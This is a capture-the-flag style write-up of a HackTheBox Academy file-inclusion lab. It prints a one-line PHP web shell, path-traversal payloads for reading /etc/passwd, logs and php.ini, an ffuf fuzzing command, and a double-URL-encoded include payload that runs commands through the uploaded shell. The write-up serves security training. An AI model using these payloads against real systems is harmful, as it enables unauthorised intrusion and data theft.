HackTheBox | Skills Assessment - File Inclusion

task description
At first I didn’t plan to write a post about this academy task, because they are usually trivial, but this one took me some time, and I think it is interesting enough to write about. The task actually uses practically all the skills acquired during the module.
Skills Assessment - File Inclusion Scenario You have been contracted by Sumace Consulting Gmbh to carry out a web application penetration test against their main website. During the kickoff meeting, the CISO mentioned that last year’s penetration test resulted in zero findings, however they have added a job application form since then, and so it may be a point of interest.
reconnaissance phase
So we have a whole web application to test using knowledge from the File Inclusion module. Let’s start with poking around and clicking everything.
 Home page
My eyes first turned to the subpage with the uploading form, as this is for sure our starting point based on the task description.
I wrote simple PHP with RCE execution possibilities, saved it as shell.php, and uploaded it to the form. Fortunately there are no checks whatsoever, not even extensions, so we can upload any file we want.
1
<?php system($_GET["cmd"]); ?>
 Upload form
After sending the form, we can see a personalized message for the user with the thanks.php?n=test parameter in the URL; maybe this is something we should look into further.
 Message after submitting the form
However, after running through several different tries with ffuf, I’ve got no luck in LFI with this parameter, so I moved on into looking for something different, and then I spotted in the source code another parameter worth trying. All images are included by a PHP file, which is strange and maybe convenient to exploit.
 Image loading is suspicious
read files
I run ffuf once again with small dictionaries and I gained possibility to read files trough system. Despite we can see error message in the browser we can read content in Burp (or use curl)
1
http://sumace.htb/api/image.php?p=....//....//....//....//....//....//....//....//....//....//....//....//....//....//....//....//etc/passwd
 Error in the browser
 File conent in Burp
Now it is time to try track down our previously uploaded file, with more fuzzing I was able to discover content of a few PHP files, for example http://sumace.htb/api/image.php?p=....//....///html/api/application.php
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
HTTP/1.1 200 OK
Server: nginx/1.22.1
Date: Mon, 03 Nov 2025 13:01:52 GMT
Content-Type: image/jpeg
Connection: keep-alive
Content-Length: 451

<?php
$firstName = $_POST["firstName"];
$lastName = $_POST["lastName"];
$email = $_POST["email"];
$notes = (isset($_POST["notes"])) ? $_POST["notes"] : null;

$tmp_name = $_FILES["file"]["tmp_name"];
$file_name = $_FILES["file"]["name"];
$ext = end((explode(".", $file_name)));
$target_file = "../uploads/" . md5_file($tmp_name) . "." . $ext;
move_uploaded_file($tmp_name, $target_file);

header("Location: /thanks.php?n=" . urlencode($firstName));
?>
and so on:
1
2
3
4
5
6
7
8
<?php
if (isset($_GET["p"])) {
    $path = "../images/" . str_replace("../", "", $_GET["p"]);
    $contents = file_get_contents($path);
    header("Content-Type: image/jpeg");
    echo $contents;
}
?>
1
2
3
4
5
6
7
8
9
10
11
12
13
<!-- thanks.php -->
        <header>
            <nav>
                <a href="/"><img src="/api/image.php?p=a4cbc9532b6364a008e2ac58347e3e3c" height="30"/></a>
                <ul>
                    <li><a href="/">Home</a></li>
                    <li><a href="/contact.php">Contact</a></li>
                    <li><a href="/apply.php">Apply</a></li>
                </ul>
            </nav>
            <h1>Thanks for applying, <?=htmlentities((isset($_GET["n"])) ? $_GET["n"] : "[object Object]")?>!</h1>
            <p>We will get back to you via email in the next 1-2 business days.</p>
        </header>
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
        <header>
            <nav>
                <a href="/"><img src="/api/image.php?p=a4cbc9532b6364a008e2ac58347e3e3c" height="30"/></a>
                <ul>
                    <li><a href="/">Home</a></li>
                    <li>Contact</li>
                    <li><a href="/apply.php">Apply</a></li>
                </ul>
            </nav>
            <section>
                <header>
                    <h1>Contact us.</h1>
                    <p>Give us a call. <mark>We will sort it out</mark>.</p>
                </header>
                <p>
                    <?php
                    $region = "AT";
                    $danger = false;

                    if (isset($_GET["region"])) {
                        if (str_contains($_GET["region"], ".") || str_contains($_GET["region"], "/")) {
                            echo "'region' parameter contains invalid character(s)";
                            $danger = true;
                        } else {
                            $region = urldecode($_GET["region"]);
                        }
                    }

                    if (!$danger) {
                        include "./regions/" . $region . ".php";
                    }
                    ?>
                </p>
            </section>
        </header>
Discovering these files was extremely useful and important, as we could learn a few key things:
Uploaded files are saved in the
uploadsdirectory, not with the original name but with the MD5 hash of the file content (I got stuck here for a while, wrongly thinking that this is the MD5 hash oftmp_name, which I do not know here, but it isn’t a name but file content, so it’s possible to calculate this).The contact form has a hidden
regionparameter, which seems to be really more useful than the parameter inimage.phpbecause there we can only achieve file reading and no RCE.The reverse proxy here is nginx, so we can read logs, which can be useful for debugging our attempts at RCE (and possibly poison them also, but I didn’t try).
nginx logs
Location of nginx logs
1
ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-files-lowercase.txt -u 'http://sumace.htb/api/image.php?p=....//....//....//....//....//....//....//....//....//....//....//....//....//....//....//....///var/log/nginx/FUZZ' -fs 0
We can read the nginx error.log file to check the PHP version
1
http://sumace.htb/api/image.php?p=....//....//....//....//....//....//....//....//....//....//....//....//....//....//....//....///var/log/nginx/error.log
“fastcgi://unix:/run/php/php8.2-fpm.sock:”, host: “sumace.htb”
We can read php.ini
1
http://sumace.htb//api/image.php?p=....//....//....//....//....//....//....//....//....//....//....//....//....//....//....//....////etc/php/8.2/fpm/php.ini
Unfortunately the option allow_url_include = Off but we still have the region parameter to try.
md5 calculation
 MD5 hash of shell.php
getting the flag
As we know, our shell is in the uploads directory, and in contact.php there is some poor script that has the task of stopping us from getting directory traversal.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
                    $danger = false;

                    if (isset($_GET["region"])) {
                        if (str_contains($_GET["region"], ".") || str_contains($_GET["region"], "/")) {
                            echo "'region' parameter contains invalid character(s)";
                            $danger = true;
                        } else {
                            $region = urldecode($_GET["region"]);
                        }
                    }

                    if (!$danger) {
                        include "./regions/" . $region . ".php";
                    }
                    ?>
Without this script our RCE would look like this:
1
contact.php?region=../uploads/fc023fcacb27a7ad72d605c4e300b389&cmd=ls / -la
But we need to URL encode (double! beacuse it is decoded once on check) dots and slashes (which can be easily done in the Decoder tab in Burp).
1
contact.php?region=%25%32%65%25%32%65%25%32%66uploads%25%32%66fc023fcacb27a7ad72d605c4e300b389&cmd=ls%20%2f
 File list in / directory
As now we have our flag name, the last step is change command to cat and retreive flag!
 Flag displayed